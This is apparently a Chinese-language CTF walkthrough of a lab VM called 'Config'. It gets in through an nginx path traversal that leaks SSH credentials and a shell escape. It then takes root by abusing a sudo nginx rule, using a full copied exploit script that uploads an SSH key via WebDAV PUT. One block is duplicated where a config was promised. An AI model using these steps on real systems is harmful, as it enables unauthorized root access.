



打点 (目录穿越敏感信息获取)
目标 ip:192.168.43.168
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:0D:B0:A6 (Oracle VirtualBox virtual NIC)
目录扫描得到 /config
web服务是一个静态页面
访问 http://192.168.43.168/config/ 无反应,主页和此页面一样,但说明存在 config 目录
结合靶机名称 config,大概是服务配置泄露
查看一下框架,nginx
配置文件路径 /etc/nginx/nginx.conf
这里访问不到,尝试目录穿越,/config…/ 出现 403,继续在 config… 下 FUZZ 文件
在 /config…/config.txt 拿到凭据
┌──(root㉿kali)-[/usr/share/seclists/Discovery/Web-Content]
└─# curl http://192.168.43.168/config../config.txt
SSH Credentials: mikannse/mikannsebyebye
连接后出现
|    !!! WARNING !!!             |
|  Unauthorized access prohibited|
|  This system is monitored
这个警告信息表明正在尝试访问一个受保护的系统或文件,但未被授权
和 vim 类似,输入 :!bash 获得 shell
mikannse@Config:~$ ls
banner.txt  mikannse.conf  user.txt
mikannse@Config:~$ cat user.txt
flag{user-530773d6-5951-11f0-89d9-836ccaf94d6b}
mikannse@Config:~$ cat banner.txt
==================================
|    !!! WARNING !!!             |
|  Unauthorized access prohibited|
|  This system is monitored      |
==================================
mikannse@Config:~$ la -la
bash: la: command not found
mikannse@Config:~$ ls -la
total 36
drwx------ 2 mikannse mikannse 4096 Jul  5 00:50 .
drwxr-xr-x 3 root     root     4096 Jul  4 23:36 ..
-rw-r--r-- 1 mikannse mikannse  175 Jul  4 23:37 banner.txt
lrwxrwxrwx 1 root     root        9 Jul  4 23:40 .bash_history -> /dev/null
-rw-r--r-- 1 mikannse mikannse  220 Jul  4 23:36 .bash_logout
-rw-r--r-- 1 mikannse mikannse 3526 Jul  4 23:36 .bashrc
-rw------- 1 mikannse mikannse   33 Jul  5 00:50 .lesshst
-rw-r--r-- 1 root     root      551 Jul  5 00:50 mikannse.conf
-rw-r--r-- 1 mikannse mikannse  847 Jul  4 23:38 .profile
-rw-r--r-- 1 root     root       48 Jul  4 23:37 user.txt
mikannse@Config:~$
提权 (nginx 配置可写和公钥文件上传)
mikannse@Config:~$ sudo -l
Matching Defaults entries for mikannse on Config:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mikannse may run the following commands on Config:
    (root) NOPASSWD: /usr/sbin/nginx -c /home/mikannse/mikannse.conf
这个命令表示使用自定义的 Nginx 配置文件来启动 Nginx 服务
mikannse@Config:~$ ls -la mikannse.conf
-rw-r--r-- 1 root root 551 Jul  5 00:50 mikannse.conf
mikannse@Config:~$ cat mikannse.conf
user mikannse;
worker_processes auto;
pid /run/nginx.pid;

events {
    worker_connections 1024;
}

http {
    default_type  application/octet-stream;
    sendfile      on;
    keepalive_timeout  65;

    server {
        listen       8080;
        server_name  Config;
        root         /tmp;

        location / {
            autoindex on;
            try_files $uri $uri/ =404;
        }

        access_log  /var/log/nginx/mikannse_access.log;
        error_log   /var/log/nginx/mikannse_error.log;
    }
}
重命名原来的配置文件,自己再改一个,启动服务,web即可访问到 root 的所有文件

进入 root 目录,下载 root.txt 得到 flag{root-bf116e68-5953-11f0-b06c-63e27ce93d04}
这里进一步提权,给 root 上传 id_rsa
网上找到 nginx 配置文件提权资料
https://github.com/DylanGrl/nginx_sudo_privesc/blob/main/exploit.sh
#!/bin/sh
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
	server {
	        listen 1339;
	        root /;
	        autoindex on;
	        dav_methods PUT;
	}
}
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"
主要是利用了 put 进行上传 pub 公钥
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)
上传成功后,切换为 root,提权成功
┌──(root㉿kali)-[~]
└─# curl -X PUT 192.168.43.168:9000/root/.ssh/authorized_keys -d "$(cat .ssh/id_ed25519.pub)"

┌──(root㉿kali)-[~]
└─# ssh root@192.168.43.168
Linux Config 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul  5 00:48:20 2025 from 192.168.3.94
root@Config:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Config:~# ls
root.txt
root@Config:~# cat root.txt
flag{root-bf116e68-5953-11f0-b06c-63e27ce93d04}
这是我修改后起效果的配置文件
┌──(root㉿kali)-[~]
└─# curl -X PUT 192.168.43.168:9000/root/.ssh/authorized_keys -d "$(cat .ssh/id_ed25519.pub)"

┌──(root㉿kali)-[~]
└─# ssh root@192.168.43.168
Linux Config 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul  5 00:48:20 2025 from 192.168.3.94
root@Config:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Config:~# ls
root.txt
root@Config:~# cat root.txt
flag{root-bf116e68-5953-11f0-b06c-63e27ce93d04}
总结
先 /config…/config.txt 获得用户凭据
然后写 nginx 配置文件
PUT 方法上传 id_rsa.pub 到 authorized_keys
ssh root 连接成功





 扫一扫
扫一扫


 1825
1825

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





